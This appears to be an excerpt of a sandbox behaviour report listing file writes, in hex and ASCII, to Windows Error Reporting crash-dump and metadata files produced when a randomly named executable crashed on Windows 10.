C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	11690	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 01 00 00 00 3c fd 00 05 00 00 00 00 00 00 00 00 05 00 00 00 78 fd 00 fd fd 00 22 fd 54 77 23 00 00 00 16 02 00 00 78 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++<x"Tw#x+	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	1632	168	6c 14 00 00 00 00 00 00 52 43 43 fd 01 00 00 00 00 00 00 00 00 00 00 00 22 fd 54 77 00 00 00 00 05 00 00 00 00 00 00 00 0b 00 07 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6a 6d 00 00 00 00 00 00 00 00 00 00 00 00 60 21 fd 00 00 00 00 00 fd fd 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 08 7d 00 00 00 00 00 00 00 00 00 00 00 00 00 2d fd 6b 6d 00 00 00 00 48 fd fd 00 00 00 00 00 00 fd 00 00 00 00 00 fd 02 00 00 fd 2d 00 00	lRCC"Twjm`!}-kmH-	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	20998	20	fd 01 00 00 74 1b 76 6a 00 00 00 00 18 00 00 00 4a 71 00 00	tvjJq	success or wait	500	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	29002	24	fd fd fd fd 00 00 00 00 fd fd fd 01 fd fd 01 01 00 00 00 00 00 00 00 00		success or wait	499	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	217544	920	60 42 76 6d ad fd 6a fd 18 fd 00 00 00 00 00 11 08 20 00 7e 3d 00 00 00 00 00 00 38 56 fd 00 00 00 00 26 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd 07 00 02 00 00 00 fd fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd 07 00 02 21 00 00 fd 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd 07 00 02 10 00 00 fd 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 05 00 00 00 00 10 78 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 01 00 00 00 fd 0f 00 00 00 00 00 00 01 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd 07 00 02 18 00 00 fd 00 00 00 00 fd fd fd 6a fd 04 00 00 01 00 00 00 fd 00 00 00 7c 55 77 6a fd fd fd 6a 2f 00 00 00 54 0b 00 00 fd 01 00	`Bvmj ~=8V&!xkj|Uwjj/T	success or wait	1	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	1800	4	0c 00 00 00		success or wait	12	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	12406	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd 00 fd fd fd 77 23 00 00 00 16 02 00 00 00 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++w#+	success or wait	12	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	2332	48	fd 16 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 40 fd 00 00 00 00 00 48 fd fd 08 00 00 00 00 fd 04 00 00 16 fd 02 00 fd 02 00 00 3a 4f 00 00	@H:O	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	2392	4	3d 00 00 00	=	success or wait	61	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	9718	54	30 00 00 00 57 00 74 00 68 00 64 00 6c 00 78 00 6f 00 79 00 71 00 76 00 6e 00 71 00 73 00 66 00 63 00 66 00 69 00 69 00 6e 00 66 00 2e 00 65 00 78 00 65 00 00 00	0Wthdlxoyqvnqsfcfiinf.exe	success or wait	61	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	8876	120	00 00 fd 69 00 00 00 00 00 fd 0e 00 00 08 0f 00 fd 60 fd 5a 12 2d 00 00 fd 04 fd fd 00 00 01 00 07 00 0e 00 00 00 fd 0b 07 00 0e 00 00 00 fd 0b 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 29 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 03 00 00 00	i`Z-?)@A	success or wait	3	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	11576	24	12 00 00 00 70 00 73 00 61 00 70 00 69 00 2e 00 64 00 6c 00 6c 00 00 00	psapi.dll	success or wait	3	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	9044	668	00 00 04 74 00 00 00 00 00 00 03 00 fd fd 03 00 fd 2a 2c fd 2d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 30 23 03 00 00 00 00 4f 56 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 40 03 00 00 00 00 00 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 19 00 00 00 00 00 fd 63 06 00 00 00 00 00 40 fd 1f 00 00 00 00 00 97 06 00 00 00 00 00 fd 71 1a 70 00 00 00 00 23 fd fd 23 00 00 00 00 fd 5d fd 14 00 00 00 00 fd fd fd 01 00 00 00 00 1a fd 00 00 4d fd 00 00 fd fd 06 00 42 49 0a 00 fd 63 06 00 06 fd 1f 00 97 06 00 4e fd fd 00 53 2e 01 00 45 58 29 00 00 00 00 00 fd 0c 72 00 51 5c 04	t*,-Zb0#OVc@qp##]MBIcNS.EX)rQ\	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	218464	22310	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	32	120	03 00 00 00 44 02 00 00 08 07 00 00 04 00 00 00 fd 19 00 00 58 09 00 00 0e 00 00 00 54 00 00 00 18 23 00 00 05 00 00 00 44 1f 00 00 06 52 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 48 36 00 00 3e 76 03 00 15 00 00 00 fd 01 00 00 6c 23 00 00 16 00 00 00 fd 00 00 00 58 25 00 00	DXT#DR`8TH6>vl#X%	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 35 00 32 00 37 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>5276</Pid>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1002	94	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 57 00 74 00 68 00 64 00 6c 00 78 00 6f 00 79 00 71 00 76 00 6e 00 71 00 73 00 66 00 63 00 66 00 69 00 69 00 6e 00 66 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>Wthdlxoyqvnqsfcfiinf.exe</ImageName>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1096	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1100	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1104	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 32 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000002</CmdLineSignature>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1194	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1198	2	09 00		success or wait	2	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1202	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 33 00 39 00 30 00 34 00 32 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>39042</Uptime>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1246	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1250	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1254	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 ">1</Wow64>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1336	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1340	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1344	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1396	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1400	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1404	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1448	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1452	2	09 00		success or wait	3	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1458	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 34 00 38 00 32 00 35 00 38 00 35 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>248258560</PeakVirtualSize>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1546	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1550	2	09 00		success or wait	3	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1556	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 34 00 38 00 30 00 32 00 30 00 39 00 39 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>248020992</VirtualSize>	success or wait	1	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1628	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1632	2	09 00		success or wait	3	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1638	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 38 00 36 00 33 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>8632</PageFaultCount>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1712	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1716	2	09 00		success or wait	3	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1722	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 33 00 32 00 31 00 34 00 39 00 35 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>32149504</PeakWorkingSetSize>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1820	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1824	2	09 00		success or wait	3	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1830	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 33 00 32 00 31 00 34 00 39 00 35 00 30 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>32149504</WorkingSetSize>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1912	4	0d 00 0a 00		success or wait	1	695E497A	unknown
